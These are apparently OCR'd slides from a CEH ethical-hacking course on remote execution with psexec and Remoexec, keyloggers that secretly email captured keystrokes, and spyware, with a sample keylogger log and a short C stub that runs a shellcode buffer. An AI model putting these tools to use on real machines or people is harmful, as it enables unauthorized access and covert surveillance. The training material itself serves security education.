
```
int main(int argc, char **argv)
{
    int (*funct)();
    funct = (int (*)( )) code;
    (int) (*funct)();
}
```



System Hacking: Part III

Executing applications

CEH Hacking Cycle



Tool: psexec

- ◉ Lets you execute processes on other systems remotely.
- ◉ Launches interactive command prompts on remote systems.


```
G:\CEH\Haja\Tools\mahendran\Tools\psexec>psexec
```

```
PsExec v1.41 - execute processes remotely
Copyright (C) 2001-2003 Mark Russinovich
www.sysinternals.com
```

```
PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.
```

```
Usage: psexec [\computer][-u user [-p psswd]][-s!-e][-il][-c [-f!-v]][-d][<priority>][-a n,n,...] cmd [arguments]
computer      Direct PsExec to run the application on the remote
                computer. If you omit the computer name PsExec runs
                the application on the local system.
-u            Specifies optional user name for login to remote
                computer.
-p            Specifies optional password for user name. If you omit this
                you will be prompted to enter a hidden password.
-s            Run the remote process in the System account.
-e            Loads the specified account's profile.
-i            Run the program so that it interacts with the desktop on the
                remote system.
-c            Copy the specified program to the remote system for
                execution. If you omit this option the application
                must be in the system path on the remote system.
-f            Copy the specified program even if the file already
                exists on the remote system.
-v            Copy the specified file only if it has a higher version number
                or is newer than the one on the remote system.
-d            Don't wait for process to terminate (non-interactive).
-priority     Specifies -low, -belownormal, -abovenormal, -high or
                -realtime to run the process at a different priority.
-a            Separate processors on which the application can run with
                commas where 1 is the lowest numbered CPU. For example,
                to run the application on CPU 2 and CPU 4, enter:
                "-a 2,4"
program       Name of application to execute.
arguments     Arguments to pass (note that file paths must be
                absolute paths on the target system).
```

Tool: remoexec



The screenshot shows a window titled "Remoexec" with a menu bar containing "File" and "Help". The window has several input fields and a button:



- Computer:** A text box containing "127.0.0.1".
- [Domain\] Account:** A text box containing "Administrator".
- Password:** A text box containing "*****".
- Program:** A text box containing "E:\test".
- Execute:** A button at the bottom of the window.

- ◉ Executes applications remotely.
- ◉ You should know the following:
 - IP address, the account name, and password to run the application.



Keystroke Loggers


- ◉ If all other attempts to sniff out domain privileges fail, then keystroke logger is the solution.
- ◉ Keystroke loggers are stealth software that sit between keyboard hardware and the operating system, so that they can record every key stroke.
- ◉ There are two types of keystroke loggers:
 - 1. Software based
 - 2. Hardware based




Spytech Realtime- spy

Records

- Keystrokes
- Websites visited
- Internet connections
- Windows opened
- Chat conversations
- Applications executed
- System information
- System shutdowns
- Logged on users
- Emails typed
- Passwords typed




IKS Software Keylogger



<http://www.amecisco.com/downloads.htm>

It is a desktop activity logger that is powered by a kernel mode driver. This driver enables it to run silently at the lowest level of Windows 2000/XP operating systems.

Ghost Keylogger



Emails are sent secretly without leaving any trace on the monitored machine.

Emails are sent on a timely basis.

To make the email system as simple as possible, Ghost Keylogger has a number of preconfigured mail services.

The only thing you have to do in order to receive the log files is to enter your email address.

<http://www.keylogger.net/>

It is a stealth keylogger and invisible surveillance tool that records every keystroke to an encrypted log file. The log file can be sent secretly with email to a specified address.

Before you start logging you can try that the email works by pressing the "Test" button.

Picture Source:


http://www.shareup.com/Ghost_Keylogger-screenshot-1672.html

Hacking Tool: Hardware Key Logger

- ⦿ The Hardware Key Logger is a tiny hardware device that can be attached in between a keyboard and a computer.
- ⦿ It keeps a record of all key strokes typed on the keyboard. The recording process is totally transparent to the end user.
- ⦿ There are two types of hardware keyloggers:
 - PS/2 keyloggers
 - USB keyloggers



Hardware Keylogger: Output



```
Untitled - Notepad
File Edit Format Help
Press C for safe mode.

***
KeyGhost II Standard XM v7.0.7
www.keyghost.com
help@keyghost.com


Menu.

1. Entire log download
2. Section log download
3. wipe log
4. Format
5. Options change
8. Diagnostics
9. exit

Do not change window until finish.

select number.
```

The screenshot shows a Notepad window titled 'Untitled - Notepad' with a menu of options. The options are: 1. Entire log download, 2. Section log download, 3. wipe log, 4. Format, 5. Options change, 8. Diagnostics, and 9. exit. The window also displays the KeyGhost II Standard XM v7.0.7 logo and contact information.



```
Untitled - Notepad
File Edit Format Help

5. Options
6. Optimize speed
7. Password change
8. Diagnostics
9. exit

Do not change window until finish.

select number. 1

Key to stop.

Keys so far is 640 out of 523968 ...

tom@msn.com<tab>confidentiUrgent AttentionHi Smith,
As per our telephonic conversation yesterday I have
<bks><bks><bks><bks><bks>
1x))am passing on the information about My compani<bks>u<bks>y's various
client
s. So tell me the place n time where we sah<bks><bks>hall meet.
Donot forget to bring along the cj<bks><bks><bks><bks><bks>(8x))the check
along with you ....

Hey i think someones knocking at my cabin door,<bks>.
Do call me y<bks>ui*<bks>p.
Smit<ON>yahooomail.com

eccouncilceh

wipe log (y/n) ?
```

The screenshot shows a Notepad window titled 'Untitled - Notepad' displaying a simulated keylogger output. The output includes a menu of options (5. Options, 6. Optimize speed, 7. Password change, 8. Diagnostics, 9. exit), a prompt to select a number (1), and a key to stop. The output also shows a list of keys captured, including a simulated email message from tom@msn.com to Hi Smith, and a simulated phone call from Smit to yahooomail.com. A red oval highlights the simulated email message.

What is Spyware?


- ◎ Spyware is programs that records computer activities on a machine.
 - Records keystrokes
 - Records email messages
 - Records IM chat sessions
 - Records websites visited
 - Records applications opened
 - Captures screenshots

Spyware: Spector

- ⊙ Spector is spyware that records everything that one does on the Internet.
- ⊙ Spector automatically takes hundreds of snapshots every hour, very much like a surveillance camera.
- ⊙ Spector works by taking a snapshot of whatever is on the computer screen and saves it away in a hidden location on the systems hard drive.


